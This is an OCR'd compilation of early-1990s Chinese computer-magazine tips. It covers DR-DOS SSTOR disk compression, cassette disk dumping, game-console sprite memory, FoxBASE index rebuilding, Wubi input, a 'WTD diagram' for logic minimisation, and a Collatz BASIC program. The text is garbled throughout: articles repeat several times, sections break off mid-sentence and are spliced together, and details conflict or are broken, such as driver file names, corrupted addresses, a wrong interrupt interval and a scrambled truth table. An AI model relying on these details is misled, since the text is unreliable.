我们假设硬盘容量为40M，有两个分区C和D，分别为10M和30M，操作系统为MSDOS3.30。首先，将DRDOS盘中的SSTOR.EXE和SSTORDRV.SYS拷贝到C盘的DOS33子目录下，在CONFIG文件中加入一行：device =c:\dos33\ssstorv.sys。(ssstorv.sys为DRDOS6.0提供的磁盘驱动程序，与SSTOR配合使用)。然后，重新启动计算机，进入DOS33子目录，执行SSTOR程序。出现光驱菜单后，选中Prepare菜单项，再选中D，对出现的第一个问题回答Y，第二个问题回答N，之后，SSTOR便开始了对D盘的处理。处理完后，计算机自动引导启动，出现C提示符后，再查看D盘，发现容量已变成80M左右，而D盘中的每个文件大小不变。这样，就将D盘的容量扩充了尽一倍左右。如想将倍密后的硬盘恢复正常，只需执行SSTOR，选中Remove菜单项即可。(注意：在此之前，一定要将倍密后的数据备份，否则，倍密盘恢复正后，所有的数据都被丢失了。)

笔者曾对倍密后的硬盘用很多软件进行了测试，使用都很正常。

辽宁 侯俊

```

;DRDOS6.0
;DRDOS6.0是Digital Research公司最新推出的第六代微机操作系统，其中有一个实用程序特别值得一提，即是SSTOR，将该程序处理后的硬盘容量增加一倍，而硬盘的存取速度几乎不变。SSTOR不仅仅适用于DRDOS6.0，笔者曾将其用于MSDOS3.30，也达到了同样的效果。现介绍具体用法如下。
;我们假设硬盘容量为40M，有两个分区C和D，分别为10M和30M，操作系统为MSDOS3.30。首先，将DRDOS盘中的SSTOR.EXE和SSTORDRV.SYS拷贝到C盘的DOS33子目录下，在CONFIG文件中加入一行：device =c:\dos33\ssstorv.sys。(ssstorv.sys为DRDOS6.0提供的磁盘驱动程序，与SSTOR配合使用)。然后，重新启动计算机，进入DOS33子目录，执行SSTOR程序。出现光驱菜单后，选中Prepare菜单项，再选中D，对出现的第一个问题回答Y，第二个问题回答N，之后，SSTOR便开始了对D盘的处理。处理完后，计算机自动引导启动，出现C提示符后，再查看D盘，发现容量已变成80M左右，而D盘中的每个文件大小不变。这样，就将D盘的容量扩充了尽一倍左右。如想将倍密后的硬盘恢复正常，只需执行SSTOR，选中Remove菜单项即可。(注意：在此之前，一定要将倍密后的数据备份，否则，倍密盘恢复正后，所有的数据都被丢失了。)
;笔者曾对倍密后的硬盘用很多软件进行了测试，使用都很正常。
;辽宁 侯俊

```

```

;DRDOS6.0
;DRDOS6.0是Digital Research公司最新推出的第六代微机操作系统，其中有一个实用程序特别值得一提，即是SSTOR，将该程序处理后的硬盘容量增加一倍，而硬盘的存取速度几乎不变。SSTOR不仅仅适用于DRDOS6.0，笔者曾将其用于MSDOS3.30，也达到了同样的效果。现介绍具体用法如下。
;我们假设硬盘容量为40M，有两个分区C和D，分别为10M和30M，操作系统为MSDOS3.30。首先，将DRDOS盘中的SSTOR.EXE和SSTORDRV.SYS拷贝到C盘的DOS33子目录下，在CONFIG文件中加入一行：device =c:\dos33\ssstorv.sys。(ssstorv.sys为DRDOS6.0提供的磁盘驱动程序，与SSTOR配合使用)。然后，重新启动计算机，进入DOS33子目录，执行SSTOR程序。出现光驱菜单后，选中Prepare菜单项，再选中D，对出现的第一个问题回答Y，第二个问题回答N，之后，SSTOR便开始了对D盘的处理。处理完后，计算机自动引导启动，出现C提示符后，再查看D盘，发现容量已变成80M左右，而D盘中的每个文件大小不变。这样，就将D盘的容量扩充了尽一倍左右。如想将倍密后的硬盘恢复正常，只需执行SSTOR，选中Remove菜单项即可。(注意：在此之前，一定要将倍密后的数据备份，否则，倍密盘恢复正后，所有的数据都被丢失了。)
;笔者曾对倍密后的硬盘用很多软件进行了测试，使用都很正常。
;辽宁 侯俊

```

```

;DRDOS6.0
;DRDOS6.0是Digital Research公司最新推出的第六代微机操作系统，其中有一个实用程序特别值得一提，即是SSTOR，将该程序处理后的硬盘容量增加一倍，而硬盘的存取速度几乎不变。SSTOR不仅仅适用于DRDOS6.0，笔者曾将其用于MSDOS3.30，也达到了同样的效果。现介绍具体用法如下。
;我们假设硬盘容量为40M，有两个分区C和D，分别为10M和30M，操作系统为MSDOS3.30。首先，将DRDOS盘中的SSTOR.EXE和SSTORDRV.SYS拷贝到C盘的DOS33子目录下，在CONFIG文件中加入一行：device =c:\dos33\ssstorv.sys。(ssstorv.sys为DRDOS6.0提供的磁盘驱动程序，与SSTOR配合使用)。然后，重新启动计算机，进入DOS33子目录，执行SSTOR程序。出现光驱菜单后，选中Prepare菜单项，再选中D，对出现的第一个问题回答Y，第二个问题回答N，之后，SSTOR便开始了对D盘的处理。处理完后，计算机自动引导启动，出现C提示符后，再查看D盘，发现容量已变成80M左右，而D盘中的每个文件大小不变。这样，就将D盘的容量扩充了尽一倍左右。如想将倍密后的硬盘恢复正常，只需执行SSTOR，选中Remove菜单项即可。(注意：在此之前，一定要将倍密后的数据备份，否则，倍密盘恢复正后，所有的数据都被丢失了。)
;笔者曾对倍密后的硬盘用很多软件进行了测试，使用都很正常。
;辽宁 侯俊

```


磁盘磁道高速转储软件使用经验

自《软件报》1990年9月20日第30期推出蒋志先生制作的《磁盘磁道高速转储》软件以后，有很多学习用户都拥有它。但是，看用是否使用它制作“备份盘”时，绝大多数人都“曾经试过，但不成功”，因而也就放弃了。这太可惜了。

转储过程中，“带转储”出错信息多于“盘转储”。在初使用时要耐心多试几次，并注意以下几点：
①录音机磁头一定要好。最好用至七成左右便更换。
②录音机磁头方位角必须认真、耐心地调整好。如果调整不当，则会出现类似有的用户所述“中途死机”现象。
③用普通万用表（笔者使用的是上海第四电表厂产MF-368四电表）交流10伏档实测录音机耳机磁道输出电压在2~4伏间，该带很易成功；当把其输出调小至1~1.5伏时，则很容易出错。

④所用磁带也要注意，须使用新带。因为那怕只是其中一处折痕，也会导致转储失败。使用过程中不可触及磁带表面。对没有把握的用户，建议使用日产索尼带。
⑤为方便监听录音机输出信号，可在耳机插座中加一只300欧姆左右电阻跨接到喇叭端。
实际使用中，录音机带速即使变慢、放时各有些小差异，或转速略高，也不影响带速质量。对《转储》软件唯感不足之处，是“带转储”时进行的磁道格式化工作用户不能选择。

成功；当把其输出调小至1~1.5伏时，则很容易出错。
④所用磁带也要注意，须使用新带。因为那怕只是其中一处折痕，也会导致转储失败。使用过程中不可触及磁带表面。对没有把握的用户，建议使用日产索尼带。
⑤为方便监听录音机输出信号，可在耳机插座中加一只300欧姆左右电阻跨接到喇叭端。
实际使用中，录音机带速即使变慢、放时各有些小差异，或转速略高，也不影响带速质量。对《转储》软件唯感不足之处，是“带转储”时进行的磁道格式化工作用户不能选择。

电脑游戏编程技巧

第二部分 6527CPU操作系统特点简介
一、6527CPU的基本特征
6527CPU属 65 系列微处理器，故它具有 65 系列 CPU 的基本特征。
1. 6527CPU 的指令系统
6527CPU 的指令系统与 6502 的指令系统完全相同，凡学习过苹果机、中华学习机器语言的朋友，阅读 6527 机器语言程序则是轻车熟路，水到渠成。
2. 6527CPU 的内部寄存器
同 6502CPU 一样，6527 内部也有六个可供使用的寄存器 (A, X, Y, S, P, PC)，其中除程序计数器 PC 寄存器是 16 位之外，余者均为 8 位。
3. 6527CPU 的复位
6527CPU 的复位地址存在 \$PPPC 和 \$PPFD 单元。开机后，系统自动执行两单元指定地址的复位程序。电脑游戏机的复位程序入口一般设为 \$C400。
4. 6527CPU 的中断
6527CPU 的中断处理程序的人口地址放在 \$PPFA 和 \$PPFB 单元。它只有非屏蔽中断 NMI 一种方式。中断请求信号由 PPU 的第 19 脚发出，在场回扫的消隐期间触发。中断频率为 60Hz，中断间隔 0.02s。

5. 6527CPU 管理的内存分布
6527CPU 有 16 位地址线；最大寻址能力为 64K。其内存地址分布情况如表 2-1。

Table 2-1: 6527CPU 管理内存地址分布表. Columns: 地址区间 (Address Range), 用途 (Use), 说明 (Remarks).

6. 6527CPU 管理的内存分布
6527CPU 有 14 位地址线，可管理 16K 内存，其管理的内存分布如表 2-2。

Table 2-2: 6527CPU 所管理的内存分布表. Columns: 地址区间 (Address Range), 用途 (Use), 说明 (Remarks).

快速重建索引文件

在 FOXBASE 或 DBASE 数据库运行过程中，常因停电或操作失误等原因造成索引文件混乱，必须重建索引后才能正常运行。重建索引文件一般是先打开数据库，后按关键字索引。一个库有几个索引文件，就要对库中记录扫描几次。当记录较多时，重建索引耗时间较长。

能否只对库中记录扫描一次就恢复所有索引文件呢？答案是肯定的。数据库文件打开后，所有新加入库中的记录都将在索引文件中建立索引标记。因此，只需将原库中记录加入一个库结构和索引文件结构均相同的临时库中，就可恢复所有的索引文件。具体方法是：

- 1. 拷贝库结构到临时库；
2. 打开临时库，依次建立临时索引文件；
3. 将临时库索引文件打开；
4. 把原库中所有记录加入临时库中；
5. 删除原数据库和索引文件；
6. 将临时库和临时索引文件改成年数据库名和原索引文件名。

至此，只对数据库扫描一次，就恢复了所有索引文件。按上述方法编制的程序 HPSY.PRG，原数据库 EP.DBF 库结构及索引文件 EP1、EP2、EP3 结构附后。

程序在 LC-0520D 型和 SPVC-286 机上运行通过。
恢复索引文件程序 HPSY.PRG
USE EP
COPY STRU TO LS
USE LS
INDE ON A1+A2 TO LS1
INDE ON SUBSTR(A2,1,3)+A3 TO LS2
INDE ON A4+A5 TO LS3

出的一项重大贡献。在那些丰富的学习机软件宝库中，翻新一、两回个软件也不算“奢侈”。但若要购买这么多软盘却是一笔可观的开销。本人使用的是 CEC-1 主机、软驱和一台普通声源录音机各一个。其中录音机改用双声源磁头——只装型开关磁头，单独使用各声道。因此，使用索尼带或咪喇尔带每盒可以储存 10 片 / 20 面磁道信息。这两种磁带本地销售价格分别为 6 元和 3 元钱。对比于目前较低价的 ACT 软盘 (30 元 / 盒) 来说，其比率也是令人开怀的。

现就此本人使用《转储》软件体会和广大读者进行交流，希望大家都喜欢这个廉价的软件工具软件。
1. 《转储》软件自带有中文说明书，使用前应先仔细阅读。
2. 目前学习机软件主要使用 35 道和 40 道磁道，所以转储前可通过拷贝程序中的 VERIFY 功能将转储的软盘磁道检测一次，并对其中有坏道、扇区的进行读/写操作记下此盘使用磁道数。这样便可以避免“通过转储”时中

运用 WPS、WS 编 BASIC 程序

如果直接在 BASIC 环境下编辑，将会发现每当我们输入、修改程序时必须调用 LIST 命令列出程序清单，这一过程非常麻烦，尤其当程序较长时，反复进行此操作往往会造成大量的时间。为了节省这个时间，笔者曾试用 WPS、WORD-STAR 两种制表软件编 BASIC 程序，均收到了事半功倍的效果。现介绍方法如下：
1. 运用 WPS 编 BASIC 程序
①首先输入 WPS。
②按“F”键进入中文文件编辑状态。
③输入要编辑的源程序文件名。如扩展名是 .BAS，然后就可调用准备好的 WPS 编辑功能进行程序的编辑、修改、查询等。
④编辑结束后，按“Ctrl-E”+“D”存盘，再退出 WPS。
于是您就可以顺利地输入 BASIC 状态并运行该程序了。
2. 运用 WORDSTAR 编

“编辑完毕，按“Ctrl-E”+“D”存盘退出，然后按“F”键退出 WORDSTAR。
③按“F”键进入编辑 WORDSTAR 编 BASIC 程序操作界面，实用性强。以上操作均在单屏状态下进行。
④输入源程序扩展名 .AST-386 上运行成功的源程序文件名，最后进行存盘。
云南 解斌

今年又是鸡年，鸡你算一算，21 世纪是什么计算年，不是立即可以回答的，我们用 21-1200 程序计算鸡年一程序，只要输入 2100，马上可知 2100 年是鸡年。
大家知道十二生肖每 12 年一循环，如果具体知道某一个年份的（如公元前 1796 年，公元元年，1972 年等），以此推算其他年的基点，可由下列公式求得生肖顺序数 S = (Y-1) - INT((Y-1)/12) * 12 + 1 只要我们记住十二生肖的顺序，任何年的生肖即可知道了。请记住下表：

Table with 12 columns: 生肖 (Zodiac), 顺序 (Order), 生肖 (Zodiac), 顺序 (Order). Lists the 12 zodiac signs and their corresponding order numbers.

五笔字型输入法答疑之二

掌握五笔字型输入法，其中一个十分关键的问题就是对 130 个基本字根的了解和使用。为此，专门对基本字根进行重编。

1. 横起类字根总表：

Table of horizontal-starting radicals. Columns: 区 (Zone), 代 (Code), 代内字母 (Letter), 名称 (Name), 笔形 (Stroke), 基本字根 (Basic Radical), 高例字 (Example).

字例：
王——汪全昇 王——环环玖
一——正正三 一——任任赏
二——进进元 二——丰丰犁
十——十午午 十——千千竿杆杆
寸——寸寸寸 寸——寸寸寸
丩——丩丩丩 丩——丩丩丩
一——残残残 一——残残残
大——大大大 大——大大大
古——古古古 古——古古古
犬——犬犬犬 犬——犬犬犬
木——木木木 木——木木木
丁——丁丁丁 丁——丁丁丁
厂——厂厂厂 厂——厂厂厂
丿——丿丿丿 丿——丿丿丿
フ——フフフ フ——フフフ
乙——乙乙乙 乙——乙乙乙
フ——フフフ フ——フフフ
乙——乙乙乙 乙——乙乙乙
フ——フフフ フ——フフフ
乙——乙乙乙 乙——乙乙乙

字例：
目——目相目 且——且惟俱
丨——丨申申 丨——丨占
卜——卜卜卜 卜——卜卜卜
止——止趾趾 止——止足足
尸——尸虎虎 尸——尸虎虎
川——川象象 川——川象象
冫——冫进进 冫——冫进进
一——一制制 一——一制制
虫——虫虫虫 虫——虫虫虫
川——川带带 川——川带带
田——田田田 田——田田田
甲——甲甲甲 甲——甲甲甲
加——加加加 加——加加加
山——山山山 山——山山山
几——几几几 几——几几几

五笔字型输入法答疑之二

15 工 戈草头右七；（右框即口）
七共共上一五取。

2. 竖起类字根总表：

Table of vertical-starting radicals. Columns: 区 (Zone), 代 (Code), 代内字母 (Letter), 名称 (Name), 笔形 (Stroke), 基本字根 (Basic Radical), 高例字 (Example).

字例：
目——目相目 且——且惟俱
丨——丨申申 丨——丨占
卜——卜卜卜 卜——卜卜卜
止——止趾趾 止——止足足
尸——尸虎虎 尸——尸虎虎
川——川象象 川——川象象
冫——冫进进 冫——冫进进
一——一制制 一——一制制
虫——虫虫虫 虫——虫虫虫
川——川带带 川——川带带
田——田田田 田——田田田
甲——甲甲甲 甲——甲甲甲
加——加加加 加——加加加
山——山山山 山——山山山
几——几几几 几——几几几

邻相有限 对称无穷

——介绍可取代卡诺图的WTD图

WTD图是北京航空航天大学机械工程系王业武老师最近的一个新发现。在逻辑函数的化简方面，它不仅具有比卡诺图的更加简单、直观的特点，而且可以在平面上任意扩展，突破了卡诺图固有的局限性。多变量逻辑函数的化简在WTD图上变得十分容易，完成得快捷而又迅速，能够完整地找出所有的最简形式，同时可以方便地检查、发现和排除竞争——冒险现象。由于WTD图中的规律性强，使用的步骤简单，非常适合用来编制计算机程序，在程序算法上可优于奎恩(Quine)、麦克拉斯基(Mccluskey)的Q-M法(亦称列表法)。

可以认为，在计算机技术高度发展的今天，WTD图对GAL以及各种数字集成电路的设计和析分工作起到很大的促进作用，可广泛应用于教学、科研和生产。

更为令人惊异的是，WTD图与《洛书》《河图》中的太極八卦图、先天六十四卦图以及八十四卦《河图》图都有着惊人的相似之处。我们知道，德国人莱布尼兹因为受到中国《易》《伏羲六十四卦次序图》的启发，成为二进制计算的一代先驱。现在WTD图的出现，说明了中国古代传统文化与现代科学技术的结合，理应由中国人按照自己特有的思维方式来完成。

一、卡诺图中“相邻”关系的局限性

由以来检查卡诺图工程师提出，并在逻辑函数化简方面广泛应用的卡诺图法，把以合并后消去一个变量的最小项(亦称“标准布尔积”)定义为“相邻项”，这是一个从几何关系引出的逻辑关系。在卡诺图中，任何两个相邻关系以直观的方式体现了最小项的合并规律。然而从逻辑关系看，卡诺图适用的范围是狭窄的，四个变量就使得分析繁琐，而变量在六个以上时则完全不能使用，究其原因，毛病就在于“相邻”二字：三、四个变量的卡诺图可以在二个平面上画出，五、六个变量时“相邻”关系必须在三个坐标轴方向同时考虑，而四变及四变以上的任何空间是不能直接观察的，卡诺图“相邻”关系的直观性至此不再具有意义。

既然卡诺图局限性如此之大，就完全有必要用更好的办法，更具普遍意义的直观关系来取代它。

二、使用WTD图进行逻辑函数的化简

WTD图(王氏大做多图)，把具有合并消元关系的最小项定义为“对称项”，使得对称项可以随变量的增加在平面上无限扩展，直观性永远存在。WTD图亦可称“对称项真值表”，它反映了本来就存在于真值表内的最小项之间的对称关系。

以化简一个六变量逻辑函数为例：

$f = \sum (2, 7, 12, 13, 20, 21, 22, 23, 28, 29, 30, 31, 32, 33, 34, 35, 40, 41, 42, 44, 45, 46, 48, 49, 50, 51, 52, 53, 54, 55, 56, 60, 61, 62, 63)$

为了与变量“F”区别，此处把图中的函数符号改作小写的“f”。资料中：“六变量逻辑函数的真值表有64行，在中列入过于繁琐，具体步骤就不一一列入，可见卡诺图法在大变量的情况已经发展到了“过手”的程度。

现在把这一函数中真值1的最小项填入WTD图中，其中x5~x0分别表示A~F六个变量。可以直观看出，m12与m13对称，m44与m45对称，对称轴分别是L1和L2，都是从m12引出。这就是说，m12可与m13合并，m44可与m45合并，都是消去变量F；m12、m13一合并又与m44、m45一合并，引自A圈(直径=0)的L3对称，可以消去变量A。于是，m12、m13、m44、m45四项就能合并，同时消去A、F二个变量，另一边，可以同时消去A、F二个变量的m28、m29、m60、m61为一组，又与上一组以L4对称，于是八个最小项成为一个大的对称项，消去变量A、B、F。从同一组由里到外顺序写出它们的相同因子，也就是得到了一个简化项，CDE-1。上述八个最小项的原始可由1改为0，在以后的化简过程中当做0项(亦称“无关项”)来处理。也就是说，合并过的项仍可与未合并过的项进行合并消元的化简。当所有真值1的最小项都改成0时，化简就全部完成。

继续在图中寻找对称关系，并以2的非负偶数次幂构成尽可能大的对称组。同时把标注改成0，按照对称项合并消元的规律得到其余简化项：

m20、m21、m22、m23、m28、m29、m30、m31与m52、m53、m54、m55、m60、m61、m62、m63合并得到DD，m32、m33、m34、m35与m48、m49、m50、m51合并得到ACD，m40、m41、m44、m45合并得到ABCE，m6、m7、m22、m23合并得到ACDE，m40、m42、m44、m45合并得到ADCF。到这一步，只剩m56一项未处理了。若把m56与m48、m52、m60合并就可得到ABEF，这就是资料2中给出的答案。但m56如果与m40、m41、m60构成对称组，就可合并成为ACEF，而若与m32、m40、m48又能合并成为ADEF。于是，我们得到了三个逻辑效果相同的简化式：

$f = BD + ACD + ACDE + ABCE + CDE + ABCF + ABDF$
 $f = BD + ACD + ACDE + ABCE + CDE + ABCF + ACEF$
 $f = BD + ACD + ACDE + ABCE + CDE + ABCF + ADEF$

至此，我们可将使用WTD图进行逻辑函数化简

步骤叙述如下：
1. 画出与欲化简的逻辑函数中变量数目相符的WTD图。

2. 将函数真值标注在WTD图圈外最小项的对应位置，0项可省略，均标注在0。由于WTD图本身即是真值表，除了它外不需要任何其他形式的真值表。

函数的给出如果不是本文例形式，而是最小项和的形式，则应自最高位始，从里到外确定圈1的位置，与其他资料中填写标注形式真值表的方法没有区别。

3. 利用真值1的最小项之间以及它们与约项之间的对称关系构成尽可能大的对称组，由对称轴确定合并后可以消去的变量。可以重复，但不重叠，因此进行过合并消元的项可与约项同等对待。每一对称组中的项数应为2的非负偶数次幂，这些最小项的公共部分就是它们合并后的简化项。显然，不能与任何项构成对称关系的独立最小项就是2的n次幂个项，也就是1个项的对称组，而该次即为消去变量的个数。

4. 所有对称组合并后的简化项之和就是该函数的最简式。最简式不一定是唯一的。

5. 对于组合逻辑电路设计，独立的对称组之间如果存在一个割裂利用的对称关系，应进一步分析是否发生竞争——冒险现象的可能。

通过化简步骤我们看到，WTD图与卡诺图比较，具有明显的优势：

①、可合并消元的最小项构成了直观的对称组，而对称轴又直接指出了消去的变量，从而能够在迅速准确地得到所有最简形式。

②、对于大于六个变量的函数，化简过程类似，只是限于篇幅不再举例，读者可自行去做。这一点是卡诺图所做不到的。

③、WTD图化简过程中规律性强，因此可以编写计算机程序来完成。WTD图的产生和规律在下文中详细介绍。

三、WTD图的画法

WTD图的画法要从它的产生讲起。

先天六十四卦图，如果把所有的“阴”看作0，把“阳”看作1，这个图就是六变量全部最小项(或称标准布尔积)的顺序排列。先天六十四卦图，但它并未按圈顺序排列成一个圆圈，而是最高位的按逆时针，最低位的按顺时针，于是产生了很好的左右对称关系。先天八卦的圈图与后天八卦的圈图也存在这样的变化和形成了同样的对称关系。在这样的圈图上，可合并的最小项不仅在圈图顺序上成对相邻，而且以一个直径为轴左右对称成项。

如果把这种从圈图的变化从圈图开始，并按顺序一个办法继续做下去，就可以实现每一个层次的对称关系。

原始的太极阴阳图，但这里用0、1二值代替了黑、白两色。如果将太极图逆时针旋转，圆圈被压缩成半圆，再以直径为轴，画出半圆的镜像，并在其中再加入一个原始太极阴阳图，就成为WTD的二变图。按照顺序在二变图WTD图基础上再做一次，就会得到三变量的WTD图。继续做下去，可得到任意变量的WTD图。回过头来，原始太极阴阳图实际就是单变量的WTD图。

WTD图圈图标注的下标十进制数，也就是标准真值表中最小项的序号。但在这里却不是从小到大按序排列，而是等于以圆心开始为高位，以边缘为低位的二进制数。不过我们标注时却不用着一个一个去算，从上文所述的WTD图形成过程看到，n个变量的右半边只是n-1个变量WTD图的全部标注，而左半边只是右半边在最高位加上了1。左右对称位置的标注之差正好是2ⁿ⁻¹。如果把最高位视为符号位，就恰好实现了数学上的对称。

四、WTD图中体现的规律

当然，我们也可以仿照八卦和六十四卦的圈图、圆图之对应，画出WTD图的另一形式。在变量增加时这种形式占优势，能更直观，并不适用。在列出四变量的图，为的是看到WTD图的本质就是真值表，并能更明显看出顺序与最小项的二进制值之间存在的规律。

A B C D 二进制值 二进制值 十进制顺序
0 0000 0000 0
0 1 0001 0001 1

0	1	0011	0010	2
1	1	0010	0011	3
0	0	0110	0100	4
1	1	0111	0101	5
1	1	0101	0110	6
0	0	0100	0111	7
0	0	1100	1000	8
1	1	1101	1001	9
1	1	1111	1010	10
1	0	1110	1011	11
1	0	1010	1100	12
0	1	1011	1101	13
0	1	1001	1110	14
0	0	1000	1111	15

以一个0与二进制的最高位开始，使得得到二进制顺序的最低位，使用这一结果再与二进制的次高位异或，得到二进制顺序的次高位，这样继续作下去，直到得到二进制顺序的0位为止。用这种办法，我们就能计算出任意个变量的函数中任何一个最小项的顺序。

如果已知最低项的顺序，计算二进制值的方法是：用11对二进制的最低两位，即0位和1位，进行异或，结果为两个1(00或11)。二进制的最低位为0，否则为1。再依次进行下去，直至求出二进制的最高位。

从异或运算的规律我们可以导出这样的结果：每个二进制顺序数都能通过一位-1(1)，二位-1(11)，三位-1(111)……的异或运算得出它所有对称项的顺序。十分明显，n变量逻辑函数每个最小项在WTD图中的对称位置有n个。如果用卡诺图的定义，“相邻”也要有n个项，n>6时，在几何位置方面显然是行不通的一条规律。

我们还可以看出，上下两半实际上就是A和A与两个WTD图的逻辑和。因此，如果把可以消去A项的所有变量都消掉了，余下部分的进一步化简就可将一个大的WTD图变成两个小的WTD图分别进行。实际上就是变成两个子图，并与A与A分别取反逻辑成两项。对于任意个大的WTD图这样做都是有意义的。可以说，这组已经把简化和优化放在一起进行了。

上述WTD图的二进制规律使我们能够说想到，利用这些规律不仅能编制程序软件完成逻辑函数的化简，甚至完全可以用硬件逻辑来达到同样的目的，其速度将比软件快得多。

通过WTD图中我们还应注意注意到：表格线也是必不可少的，它起到对称轴以及指示变量的作用。这也是对称真值表(WTD图)区别于其他表格的一个显著特点。

五、其他应用

根据已发现的WTD图内的规律，王业武老师也正在进一步探讨WTD图在二进制逻辑、各种逻辑运算等方面的应用，并且有了一些新的进展。

既然WTD图和中国古代传统文化的太极八卦图联系起来，或许对其他学科的发展也能起到推动和促进作用。因为，太极八卦这套学说是可以涉及到许多学科的。不过，这已超出本文所要讨论的范围了。但是必须强调的是，占卜之类的应用决非正路！

相邻有限、对称无穷，在逻辑函数化简方面，WTD图能够取代卡诺图是毫无疑问的。WTD图的其他应用还有待继续研究。

北京航空航天大学 张辛

用一个ASSIGN命令救活一个硬盘

1. 原理

ASSIGN 将一个驱动器符号赋给另一个驱动器。

功能：改变所有己指定驱动器盘符的1/0请求新的磁盘驱动器。

格式：
[DRIVE:] ASSIGN
[PATH] -DRIVE:
[] -NEW
-DRIVE: []

其中：
OLD-DRIVE: 指示改变后由磁盘驱动器标识符(A、B或C)。
NEW -DRIVE: 指示改变后的磁盘驱动器标识符(A、B或C)。

2. 编写WPS。BAT的批处理

ECHO OFF
ASSIGN C=E
PATH; \WPS

用一个ASSIGN命令救活一个硬盘

说明：如果未给出被指定的驱动器标识符，则驱动器恢复正常。

那么，所有的磁盘驱动器重新恢复正常。

例子：
A>ASSIGN
A=B B=C
所有对驱动器A、B及C的请求均被指定至C驱动器。

3. 将WPS的序库移到E盘的根目录下。

4. 在E盘中建立WPS的子目录，将WPS的主文件移到WPS的子目录通过上步为盘就可得到使用WPS进行编辑文件了。

辽宁 朱广志

用 BASIC 验证角谷猜想

读《软件报》93年25期，追阅9期，知角谷猜想为数学界有名的猜想。任意一个自然数，如果它是偶数，就把它除以2；如果它是奇数，就把它乘以3再加1，这样运算下去……最后总可以得到“1”，这就是著名的角谷猜想。胡同志用 C64 1x-180P 计算机验证，实有诸多不便，杨教授用 C 语言，又有“曲高，和而电寒”之感。现在中小学校，常学用 BASIC 编程，我就用 BASIC 编程吧！

```

10 * JG1. BAS*
20 INPUT "N="; N
30 M=M+1
40 IF N/2=INT(N/2) THEN 100
50 IF N=1 THEN 140
60 A=3*N+1
70 PRINT M, A
80 N=A
90 GOTO 30
100 B=N/2
110 PRINT M, B
120 N=B
130 GOTO 30
140 END

```

今年是1993年，当用RUN/N=1 1993/，经50次运算，可得“1”；明年是1994年，当用RUN/N=1 1994/，经50次运算，也可得“1”。

用胡先生提供的 N=123，则经46次运算，可得“1”。无数的数值验证，角谷猜想是成立的！这是一个比哥德巴赫猜想简单得多的猜想。

汕头 陈君佳

4. 卡通页面的显示结构

卡通页即是游戏中角色所使用的页面，分零页和一页。

(1) 卡通面的显示特点

卡通面最多可同时显示64个8×8点阵的角色，角色的移动范围为256×240点，每次最少可移动一点。可任意指定每个角色的显示状态和颜色。

(2) 卡通的屏幕显示区

卡通页面的屏幕显示区映射在CPU内存的第二页。在\$200~\$2FF中每连续的四个单元定义一个8×8点阵的角色。在FBASIC中一般由四个色块组成一个16×16点阵的卡通，所以最多可显示16个卡通图案(8个显示卡通，8个运动卡通)。它们对应的二页地址如表2-2。

FBASIC中显示、动作卡通对应二页地址表

显示卡通	地址
0	200~20F
1	210~21F
2	220~22F
3	230~23F
4	240~24F
5	250~25F
6	260~26F
7	270~27F

动作卡通

编号	地址
0	280~28F
1	290~29F
2	2A0~2AF
3	2B0~2BF
4	2C0~2CF
5	2D0~2DF
6	2E0~2EF
7	2F0~2FF

电脑游戏机编程技巧(五)

动作卡通	地址
0	280~28F
1	290~29F
2	2A0~2AF
3	2B0~2BF
4	2C0~2CF
5	2D0~2DF
6	2E0~2EF
7	2F0~2FF

(3) 卡通块的定义

定义一个卡通块使用用二页连续的四个单元。现以第一个显示卡通块为例介绍每个单元的含义。

(第一个卡通块占用\$200~\$203)

\$200, 卡通块显示纵坐标设定单元。取值范围0~255, 有效值0~239。

\$201, 卡通块在字库中的序号设定单元。它可以取第一区的序号, 也可以取第二区的序号, 具体由显示软件开发\$2000决定。取值范围0~255。

\$202, 卡通块状态设定单元。各位定义如下:

D7	D6	D5	D4	D3	D2	D1	D0
D0, D1, 卡通块配色设定, 取值为00, 01, 10, 11。	D4, 卡通块类型标准。在FBASIC中D4=0表示定义的是显示卡通, D4=1表示定义的是动作卡通。						

D5: 显示页面标志。D5=0在卡通零页显示; D5=1在卡通1页显示。(FBASIC中称为显示优先度)

D6: 显示卡通左右反转标志。D6=0为正常显示; D6=1为左右反转。

D7: 显示卡通上下颠倒标志。D7=0为正常显示; D7=1为上下颠倒显示。

\$203, 卡通块显示横坐标设定单元。取值范围为0~255。

显然, 当欲在屏幕上某个位置显示某个卡通块时, 只要向有关单元写入相应数据就可实现。

例2-1

在屏幕的(100, 150)位置显示黑体数字“4”。可置入如下数据:

```

$200=&H96
$201=&HF3
$202=0
$203=&H64

```

相应的FBASIC程序为No. 2-1

```

5 REM No. 2-1
10 SPRITE ON
20 POKE 512, 150
30 POKE 513, 243
40 POKE 514, 0
50 POKE 515, 100
60 POKE 516, 64

```

显然, 当定义一个卡通时, 四个卡通块的坐标是不同的。在FBASIC程序中由软件自动分配各卡通块的坐标, 用户便不用了解坐标分配情况也无关紧要; 但用机器语言编程时, 每一卡通块的显示坐标要编程决定, 这时掌握各卡通块的坐标分配将至关重要。系统规定: 16

×16点阵卡通的基准坐标为第一个卡通块的右下角, 其余三个卡通块的坐标则以第一个卡通块的坐标为参考点相应调整。因此, 当第一个卡通块的坐标为(100, 150)时, 第二、三、四号卡通块的坐标依次为(108, 150)、(100, 158)、(108, 158), 即以一号卡通块坐标为参考, 二号卡通块的Y坐标不变, X坐标加8; 三号卡通块的X坐标不变, Y坐标加8; 四号卡通块的X、Y坐标皆加8。

现以#显示卡通的定义为例, 介绍各单元数据的设置。

0#显示卡通占用\$200~\$20F共16个单元。当欲在(96, 144)位置显示黑体数字“4”时, 则对应各单元置入如下数据。(假定画面背景为正常状态显示, 0#配色):

```

$200=0
$201=0
$202=0
$203=0
$204=60
$205=1
$206=0
$207=68
$208=98
$209=2
$20A=0
$20B=68
$20C=68

```

如果我们对\$200~\$20F单元置入上述数据将与执行DEF SPRITE语句取得同样效果。

山东 于基

本次答疑有两个问题: 130个基本字根之折起类和末笔字型交叉识别码。

1. 折起类字根总表

位	字根	名称	基本字根	折起类
1	51	N	巴	己
2	52	B	子	乙
3	53	Y	乚	乙
4	54	C	又	乙
5	55	X	夕	乙

字例: 己—记忌启岂起
乙—吃乞飞
心—户尼屈思
乙—必思
乙—必思
乙—必思
乙—必思

函授辅导 五笔字型输入法答疑之四

字—孙熟孔孩
尸—凶函函
卩—叩叩叩
卩—卷金卷
也—池佛地
也—滴漏感
九—旭九儿
九—漏百冤瓠
八—蛰轻轻
去—去云去
弓—妈骑弓
弓—紫紫紫
弓—引引引
弓—批批批

51 巴已半不出巴, 左框折尸心和羽。(左框即“己”)(即“L”)
52 子了也框向上。(即“L”)
53 刀九白山向西。(即“L”)
